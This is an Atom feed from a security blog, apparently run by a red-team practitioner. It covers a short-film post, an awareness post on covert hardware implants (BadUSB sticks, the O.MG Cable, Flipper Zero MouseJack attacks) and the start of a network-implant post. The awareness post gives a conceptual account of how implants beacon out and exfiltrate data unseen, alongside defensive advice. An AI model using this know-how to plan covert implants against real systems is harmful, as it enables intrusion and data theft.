<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en-GB"><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://sv-zeroone.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://sv-zeroone.github.io/" rel="alternate" type="text/html" hreflang="en-GB" /><updated>2026-10-14T21:03:31+01:00</updated><id>https://sv-zeroone.github.io/feed.xml</id><title type="html">Zero Security</title><subtitle>Hacking and Penetration Testing Stuff</subtitle><author><name>zero</name></author><entry><title type="html">Mycelial Nodes: A Matrix-Cut Short Film</title><link href="https://sv-zeroone.github.io/2026/10/14/mycelial-nodes.html" rel="alternate" type="text/html" title="Mycelial Nodes: A Matrix-Cut Short Film" /><published>2026-10-14T00:00:00+01:00</published><updated>2026-10-14T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2026/10/14/mycelial-nodes</id><content type="html" xml:base="https://sv-zeroone.github.io/2026/10/14/mycelial-nodes.html"><![CDATA[<p>A short interactive film about late nights with a radio dongle, a homelab full of GPUs, a day on a red team engagement and a very fat cat in round galaxy glasses. Everything you see and hear is generated live in your browser: there are no video or audio files, just canvas drawing and a Web Audio trance score that builds the longer you watch.</p>

<div class="film-embed">
  <iframe src="/mycelial-nodes/" title="Mycelial Nodes, an interactive short film" loading="lazy" allow="autoplay; fullscreen" allowfullscreen=""></iframe>
</div>

<p><strong><a href="/mycelial-nodes/">Open it full screen ↗</a></strong> (recommended, with sound on).</p>

<p>Press <strong>Jack in</strong> to start. Click, tap or use → to move through the twelve scenes, ← to go back, <strong>M</strong> to mute and <strong>A</strong> to toggle auto-advance. If your system is set to reduce motion, the text appears straight away and the scenes wait for you instead of advancing on their own.</p>

<p>The soundtrack that inspired it is <a href="https://youtu.be/fVH8uiFI0Zs">Super 8 by Coccolino Deep</a>. Open it in another tab if you want it playing underneath.</p>]]></content><author><name>zero</name></author><category term="creative" /><category term="sdr" /><category term="homelab" /><category term="ai" /><category term="red-team" /><summary type="html"><![CDATA[A short interactive film about late nights with a radio dongle, a homelab full of GPUs, a day on a red team engagement and a very fat cat in round galaxy glasses. Everything you see and hear is generated live in your browser: there are no video or audio files, just canvas drawing and a Web Audio trance score that builds the longer you watch.]]></summary></entry><entry><title type="html">Hardware Implants, Part 2: Hiding in Plain Sight</title><link href="https://sv-zeroone.github.io/2026/10/13/hardware-implants-part-2.html" rel="alternate" type="text/html" title="Hardware Implants, Part 2: Hiding in Plain Sight" /><published>2026-10-13T00:00:00+01:00</published><updated>2026-10-13T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2026/10/13/hardware-implants-part-2</id><content type="html" xml:base="https://sv-zeroone.github.io/2026/10/13/hardware-implants-part-2.html"><![CDATA[<p>Its Cybersecruity Awareness Month so lets keep the make you more aware of hacking implant type devices.

How many hacking implant type devices can you see in this image?</p>

<p><img src="/assets/images/hacking-device-implants.jpg" alt="Various Hacking Device Implants" /></p>

<p>In <a href="/2026/10/12/physical-network-implants.html">Part 1</a> I covered network implants: the little boxes a red teamer plugs into your LAN. This time we’re going on a little smaller <strong>form factor</strong> tour of the gadgets that don’t look like computers at all, from a humble USB stick all the way down to a chip baked into a motherboard. Then we’ll look at how some of these things actually <em>phone home</em>, and finish on a thought that should make you glance at your gadgets twice.</p>

<p>Every one of them exploits the same assumption: that the ordinary hardware around us is exactly what it appears to be. It usually is, but sometimes “usually” is doing a lot of work you didnt ask for.</p>

<h1 id="the-implant-zoo-by-form-factors">The Implant Zoo by Form Factors</h1>

<h2 id="the-usb-stick">The USB stick</h2>

<p>The classic. It looks like a flash drive; it isn’t.</p>

<ul>
  <li><strong><a href="https://hak5.org/products/usb-rubber-ducky">USB Rubber Ducky</a></strong> the original BadUSB stick and still the icon. It’s a keystroke-injection tool: the computer thinks it’s a keyboard, so it trusts it to type, and the Ducky hammers out a pre-written DuckyScript payload at machine speed to open a Command and Control (C2) backdoor before anyone can react.</li>
  <li><strong><a href="https://hak5.org/products/bash-bunny">Bash Bunny</a></strong> the Ducky’s much bigger brother. It’s a full <strong>Debian Linux computer</strong> crammed into a USB-stick shell, and its party trick is impersonating <strong>several trusted devices at once</strong> keyboard, USB Ethernet adapter, storage, serial to pull off multi-vector attacks. It runs proper pentest tooling (nmap, responder, impacket) on the device itself, boots in about seven seconds, and can <strong>mass-exfiltrate gigabytes straight onto an onboard microSD</strong> no network required, nothing to catch at the firewall. The Mark II even adds Bluetooth LE for remote triggers geofencing and more features.</li>
</ul>

<h2 id="the-wireless-dongle">The wireless dongle</h2>

<ul>
  <li><strong><a href="https://maltronics.com/collections/malduinos/products/malduino-w">MalDuino W</a></strong> (~£49) a “wireless BadUSB.” Same keyboard-impersonation trick, but it hosts its own Wi-Fi web interface so you can store thousands of scripts and <strong>fire them remotely</strong>, or have one run automatically the moment it’s plugged in. No tether, no reprogramming for each job. A warm shoutout to <strong>Sunny S</strong> for gifting me this wicked device. Currently its out of stock and Im not sure if Seytonic will make more, lets hope he does dont know whats happened to that legion of a hacker? Check his youtube videos out here <a href="https://www.youtube.com/@Seytonic/videos">https://www.youtube.com/@Seytonic/videos</a> and his video specifically about the <a href="https://www.youtube.com/watch?v=LDb1PwAhVkw">Original Wireles BadUSB MalDuino W Video</a></li>
</ul>

<h2 id="the-multitool">The multitool</h2>

<ul>
  <li><strong><a href="https://docs.flipper.net/zero/bad-usb">Flipper Zero</a></strong> the friendly orange Swiss-army knife that put a lot of this capability into one pocketable gadget. Among its many tricks, its <strong>BadUSB</strong> mode does exactly what the Ducky does. It’s dropped the barrier to entry through the floor this is no longer specialist-only kit.</li>
  <li><strong>Flipper + a 2.4GHz add-on = wireless keystroke injection.</strong> Bolt a cheap external <strong>nRF24 (2.4GHz) module</strong> onto the Flipper and it can run a <strong><a href="https://bastille.net/research/vulnerabilities-mousejack/">MouseJack</a></strong>-style attack no cable, no USB port, nothing plugged in. Back in 2016, Bastille Networks found that a huge range of wireless keyboards and mice the cheap <em>2.4GHz-dongle</em> kind, <strong>not</strong> true Bluetooth devices have USB receivers that don’t properly verify what’s talking to them, and whose mouse traffic is sent unencrypted. The upshot: an attacker up to <strong>~100 metres away</strong> can transmit spoofed radio packets that the dongle happily accepts as genuine <strong>keystrokes</strong>, injecting commands straight into the victim’s PC <em>over the air, through their own wireless mouse or keyboard receiver</em>. Logitech (Unifying), Dell, Lenovo, Microsoft and others were all affected. Vendors shipped dongle firmware fixes but the better part of a decade later, plenty of unpatched receivers are still in daily use. <em>(Fix: update your receiver’s firmware, or move to a wired or genuine-Bluetooth setup.)</em></li>
</ul>

<blockquote>
  <p><em>(I’ve got a fun clip of a Flipper BadUSB script popping open PowerShell and making a machine announce “Wake up, Neo…” harmless, but it lands the point in about three seconds. I’ll drop the video in here.)</em></p>
</blockquote>

<p><a href="https://youtube.com/shorts/Xp-ei2_T4zU?feature=share">Flipper Zero - MouseJack Attack - Injecting Keystroke Wirelessly PowerShell Matrix Code to Wake Up N</a></p>

<div style="text-align:center; margin:1.5em 0;">
  <iframe width="315" height="560" src="https://www.youtube.com/embed/Xp-ei2_T4zU" title="Flipper Zero BadUSB demo" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" allowfullscreen=""></iframe>
</div>

<h2 id="the-everyday-object">The everyday object</h2>

<p>This is where it stops being a gadget you could spot and gets genuinely unsettling.</p>

<ul>
  <li><strong><a href="https://hak5.org/products/omg-plug">O.MG Plug</a></strong> a full implant hidden inside a small USB plug, that is highly portable, small and is a Wi-Fi-controlled attack platform with full C2 for the elite edition.</li>

  <li><strong><a href="https://hak5.org/products/omg-cable">O.MG Cable</a></strong> the one to really sit with. It’s a normal-looking USB cable (USB-C, Lightning, micro your choice of colour and material) that behaves <em>exactly</em> like an ordinary cable until it’s triggered: it charges, it transfers data, it logs nothing. Then, on command, it becomes a <strong>Wi-Fi access point</strong> you drive from a browser, a <strong>keystroke injector</strong> firing at ~890 keys/second, a <strong>hardware keylogger</strong> storing hundreds of thousands of keystrokes, with <strong>geo-fencing</strong> (only fire in-scope) and <strong>self-destruct</strong> (go inert if carried off-site). Here’s the recalibrating part: a cable like this used to be nation-state kit the NSA’s COTTONMOUTH USB implant was reportedly budgeted around <strong>$20,000 a unit</strong>. The O.MG Cable does the modern equivalent for about <strong>$150</strong>. The capability didn’t just improve; it got <em>cheap</em>. FYI this is why some institutions tell you not to plug your phones into strange sockets and cables in Airports…</li>
</ul>

<p><strong>OMG Cable X-Ray of chip inside.</strong>
<img src="/assets/images/omg_cable_xray.png" alt="OMG Cable X-Ray" /></p>

<p>Image source: <a href="https://hak5.org/products/omg-cable">https://hak5.org/products/omg-cable</a></p>

<h2 id="the-invisible-one">The invisible one</h2>

<ul>

  <li><strong>Silicon / supply-chain implants</strong> the deep end. Instead of a device you plug in, the implant <em>is part of the hardware</em> a tiny extra component added to a circuit board during manufacturing, small enough to pass for a routine part. Nothing to confiscate at reception, nothing plugged into a port, nothing a user would ever notice. We’ll come back to how real this is shortly.</li>
</ul>

<p>Here is a cool animation I found a long time ago of a chip implant on a server motherboard
<img src="/assets/images/server-motherboard-implant.gif" alt="Server Motherboard Chip Implant Animation" /></p>

<h1 id="how-do-they-phone-home">How Do They Phone Home?</h1>

<p>A dormant implant is just a gadget. The moment it needs to <strong>take commands or send loot back</strong>, it has to communicate and that’s usually the noisiest, most detectable thing it does, so it’s where the real design thought goes.</p>

<p>The clever trick most of them use is <strong>beaconing outbound</strong>. Firewalls and monitoring are built to block <em>inbound</em> connections, but outbound traffic is generally trusted and allowed. So the implant quietly reaches <em>out</em> to a command-and-control (C2) server it owns; once that channel is open, the operator sends commands and pulls data back down the same connection. Outbound to get inbound, in effect.</p>

<p><em>How</em> it reaches out is the carrier trade-off range, bandwidth, power, and how easy it is to spot:</p>

<ul>
  <li><strong>Wi-Fi</strong> fast and simple to control from a nearby laptop or phone, but short range (tens of metres indoors). Great for close-access work; it means an operator or a bridge has to be in the area.</li>
  <li><strong>Bluetooth / BLE</strong> even shorter range, but so ubiquitous it vanishes into the background. Perfect for <em>triggers</em> and <em>geofencing</em> rather than bulk data exactly how the Bash Bunny and O.MG kit use it.</li>
  <li><strong>Cellular (LTE / 4G / 3G)</strong> the stealth option. Effectively unlimited range via the mobile network, and genuinely <strong>out-of-band</strong>: the traffic never touches the target’s network or monitoring, so there’s nothing for their defenders to see. The cost is a SIM, power draw and needing signal. (3G is being switched off across much of the world now, so modern kit leans on 4G/LTE.)</li>
  <li><strong>LoRa</strong> the wildcard. Tiny bandwidth, but <em>huge</em> range (kilometres, line-of-sight). Useless for streaming, perfect for a low-and-slow beacon or trigger “I’m alive,” “activate,” or dribbling out a few credentials at a time from somewhere no Wi-Fi operator could ever sit.</li>
  <li><strong>No radio at all</strong> the quietest option of the lot. The Bash Bunny’s mass-exfil-to-microSD approach needs <em>no</em> comms channel; the operator just retrieves the device later. Nothing to intercept because nothing was ever transmitted.</li>
</ul>

<p>The pattern worth remembering: the stealthiest implants deliberately <strong>avoid the target’s own network</strong> and carry their traffic on a channel the defender can’t see.</p>

<h1 id="how-far-up-does-this-go">How Far Up Does This Go?</h1>

<p>Here’s the uncomfortable bit for Cyber Awareness Month.</p>

<p>Everything above is <strong>commercial, cheap, and buildable</strong>. A small consultancy with like minded people like me can order an O.MG cable, or build our own implants from off-the-shelf parts, for pocket change. That’s the whole point of this post: the barrier is on the floor.</p>

<p>Now follow that logic upward. It’s been <strong>widely reported though it remains speculation, and was flatly denied by everyone named that a government in Asia attempted to compromise companies and government systems in the West by implanting tiny chips into servers at the point of manufacture.</strong> That <em>specific</em> story was never proven and is firmly disputed, so treat it as exactly that: unconfirmed.</p>

<p>But the <em>category</em> is not in doubt. Chip and hardware-level implants are <strong>100% real</strong>, some leaked government tooling has been documented to have purpose-built hardware implants for years. And the reasoning is simple: if a small consultancy with a modest budget can hide a working implant inside a USB cable, then a nation-state with effectively unlimited money, access to the manufacturing supply chain, and years of patience can absolutely hide one inside a chip. The only real question is whether anyone would ever detect it. Do you check all you devices and cables before plugging into critical systems? Sorry for making your paranoid now potentially…</p>

<p>Here is a punchline, If you were a well-resourced attacker and wanted the perfect implant, you wouldn’t need to smuggle anything into a building at all. You’d want a device that’s <strong>always powered, always connected to an out-of-band cellular network, packed with a microphone, camera, GPS and motion sensors, implicitly trusted, and voluntarily carried into every meeting, bedroom and secure area on earth.</strong></p>

<p>That device already exists. It’s the phone in your pocket. Commercial mobile spyware has repeatedly turned ordinary smartphones into exactly that a remote bug the target bought, charges nightly, and never lets out of their sight. Arguably the most powerful implant ever deployed isn’t something an attacker plants. It’s something we all queue up to buy a few times, do you trust your mobile phone manufacturers and their governments?</p>

<h1 id="what-this-means-for-defenders">What This Means for Defenders</h1>

<p>Cybersecurity Awareness Month is the perfect excuse to make this real for your people, because the defences are refreshingly human:</p>

<ul>
  <li><strong>Don’t plug in things you don’t trust.</strong> Found a USB stick in the car park? It’s bait. Borrowing a stranger’s cable or charger? Just don’t if you can avoid it. This one habit kills most of the attacks above.</li>
  <li><strong>Use charge-only adapters / USB data blockers</strong> on untrusted power, and carry your own cables.</li>
  <li><strong>Lock down USB on endpoints</strong> device control, HID allow-listing, and alerting when a new “keyboard” or “network adapter” suddenly appears goes a long way against BadUSB.</li>
  <li><strong>Treat cables, chargers and peripherals as attack surface.</strong> They’re cheap to swap and nobody inspects them there are even purpose-built <a href="https://hak5.org/products/malicious-cable-detector-by-o-mg">malicious cable detectors</a> now.</li>
  <li><strong>Demand provenance for hardware.</strong> Buy from trusted channels, and for sensitive estates, care where your kit came from and whether it’s been tampered with in transit.</li>
  <li><strong>Mind the phones.</strong> No-device policies in genuinely sensitive spaces exist for a reason.</li>
  <li><strong>Train the humans.</strong> The best control against a free cable, a helpful charger or a “lost” USB stick is a workforce taught to be a little suspicious of the ordinary.</li>
</ul>

<p>The scariest implants aren’t the ones that look like hacking tools. They’re the ones that look like the cable you’ve used every day for a year or the phone you’re probably reading this on. Stay curious, stay a little paranoid, and maybe have a proper look at what’s plugged in under your desk.</p>

<hr />

<p><em>Everything here describes commercially available security-testing gear and publicly reported events, for awareness and authorised testing only. Only test against systems and hardware you own or are explicitly permitted to assess.</em></p>]]></content><author><name>zero</name></author><category term="redteam" /><category term="physical-security" /><category term="hardware-implants" /><category term="badusb" /><category term="supply-chain" /><category term="awareness" /><category term="omg-cable" /><category term="flipper-zero" /><category term="bash-bunny" /><category term="mousejack" /><summary type="html"><![CDATA[Its Cybersecruity Awareness Month so lets keep the make you more aware of hacking implant type devices. How many hacking implant type devices can you see in this image?]]></summary></entry><entry><title type="html">Physical Network Implants: The Rogue Device Problem</title><link href="https://sv-zeroone.github.io/2026/10/12/physical-network-implants.html" rel="alternate" type="text/html" title="Physical Network Implants: The Rogue Device Problem" /><published>2026-10-12T00:00:00+01:00</published><updated>2026-10-12T00:00:00+01:00</updated><id>https://sv-zeroone.github.io/2026/10/12/physical-network-implants</id><content type="html" xml:base="https://sv-zeroone.github.io/2026/10/12/physical-network-implants.html"><![CDATA[<p>Most people picture a cyber attack arriving over the wire - a phishing email, a dodgy link, a brute-forced login. On a physical red team engagement, the attack walks through the front door. Once we’re inside a building, one of the most effective things we can do is quietly plug a small computer into the network and walk back out. That little box is a <em>network implant</em>, and whether an organisation can spot it says a lot about how good their network &amp; physical defences really are.</p>



<p><img src="/assets/images/network-implants.jpg" alt="Various Network Implants" /></p>

<h1 id="what-is-a-network-implant">What Is a Network Implant?</h1>

<p>A network implant is a covert device we drop onto the internal network during an authorised physical assessment. It sits there looking like it belongs, and phones home to us over an out-of-band channel so we have a persistent foothold inside the perimeter - no further break-in required.</p>

<p>Dropping one is a brilliant test of the controls most organisations <em>assume</em> are working:</p>

<ul>
  <li><strong>Network Access Control (NAC) / 802.1X</strong> - does an unknown device actually get challenged, or does it just get a DHCP lease and a route to everything?</li>
  <li><strong>Rogue device detection</strong> - will anyone notice a new MAC address appear on a switch port under a desk?</li>
  <li><strong>Segmentation</strong> - if the box lands in one VLAN, how far can it reach?</li>
  <li><strong>Physical security</strong> - did anyone question the person in a hi-vis kneeling by the comms cabinet?</li>
</ul>

<h1 id="example-evolution-of-network-implant-hardware-kits">Example Evolution of Network Implant Hardware Kits</h1>

<p>Implants have come a long way:</p>

<ul>
